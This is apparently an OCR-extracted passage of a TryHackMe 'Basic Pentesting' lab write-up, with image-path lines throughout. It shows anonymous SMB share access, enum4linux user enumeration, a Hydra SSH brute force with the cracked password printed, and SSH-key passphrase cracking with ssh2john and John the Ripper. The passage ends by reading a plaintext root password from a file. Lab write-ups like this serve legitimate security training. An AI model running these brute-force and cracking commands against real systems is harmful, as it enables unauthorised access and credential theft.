
Used smbclient to access SMB shares:


smbclient //10.10.183.249/anonymous

- Accessed anonymous share without a password.
- Found a log.txt mentioning usernames and possible password patterns.


Screenshot (Evidence Attached):


- Output from enum4linux showing user enumeration.
- Terminal view of connecting to the anonymous share.
- Retrieved log.txt displayed in terminal.
- Contents of log.txt revealing user hints and clues.```bash enum4linux -a 10.10.183.249






Sharename	Type	Comment
Anonymous	Disk	
IPC$	IPC	IPC Service (Samba Server 4.3.11-Ubuntu)






Retrieved partial password policy with speclient:

- Password Complexity: Disabled
- Minimum Password Length: 5





3. Exploitation

3.1. SSH Brute Force

From previous findings, tried to brute force the jan user with Hydra using common passwords.

hydra -l jan -P Password.txt ssh://10.10.183.249 -t 4


Success:

- Username: **jan**
- Password: **armando**

Used SSH to log in:

ssh jan@10.10.183.249

Screenshot (Evidence Attached):



3.2 Cracking the Private Key

- Located a private SSH key for user kay in /home/ubuntu/id_rsa.
- Used ssh2john.py to convert the key into hash format and saved it as hash.txt:

python3 ssh2john.py /home/ubuntu/id_rsa > hash.txt


- Then ran john with a wordlist to crack the passphrase:


john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt


- Successfully recovered passphrase for the private key.
- Discovered an SSH private key for user kay in /home/ubuntu/id_rsa, likely left unintentionally exposed.Used ssh2john.py to convert the private key into a hash format compatible with John the Ripper.

- Executed john with the rockyou.txt wordlist to brute-force the key's passphrase.
- Successfully cracked the key, allowing SSH access to kay without needing their password.

Screenshot Evidence:








3.3 Accessing kay via SSH

- Logged into the machine as kay : ssh -i id_rsa kay@10.10.183.249
- Verified login and enumerated the user directory.
- Found a file named pass.bak containing a possible root password.

cat pass.bak

Output:hereisareallystrongpasswordthatfollowsthepasswordpolicy$$

Screenshot Evidence:



4. Root Flag Retrieval

After logging into the machine as user **kay**, I explored the home directory and discovered a file named pass.bak. Viewing the contents of this file revealed the following plaintext password:

cat pass.bak

Output:

hereisareallystrongpasswordthatfollowsthepasswordpolicy$$

Summary :

Step	Status	Notes
Nmap Recon	✅ Done	Ports 22, 80, 139, 445 open
Web Enum	✅ Done	/development/ → dev.txt, j.txt clues
SMB Enum	✅ Done	Users: jan, kay; Accessed log.txt via SMB
SSH Exploit	✅ Done	Brute-forced jan:armando
Privilege Esc.	✅ Done	Cracked kay key → found password → got root flag

---

Reference:

Reference Type	Link or Description
CVE Lookups	https://cve.mitre.org/
TryHackMe Room	https://tryhackme.com/room/basicpentestingjt
FFUF Tool Docs	https://github.com/ffuf/ffuf

Reference Type	Link or Description
Hydra	https://tools.kali.org/password-attacks/hydra
John the Ripper	https://www.openwall.com/john/
enum4linux	https://tools.kali.org/information-gathering/enum4linux
Wireshark Docs	https://www.wireshark.org/docs/
Aircrack-ng Docs	https://www.aircrack-ng.org/

Resource Used:

Tool / Resource	Purpose
Nmap	Network scanning and port detection
FFUF	Directory brute-forcing
Hydra	SSH login brute-force
John the Ripper	Cracking SSH private key
smbclient	SMB share enumeration and access
enum4linux	Extracting SMB user info
Wireshark	Packet capture and HTTP credential sniffs
Aircrack-ng	Wi-Fi WPA2 handshake cracking
VeraCrypt	Disk decryption for intermediate task
Metasploit Framework	Payload creation and reverse shell
TryHackMe Platform	Practice labs and vulnerable machines
rockyou.txt	Wordlist for brute-force and cracking
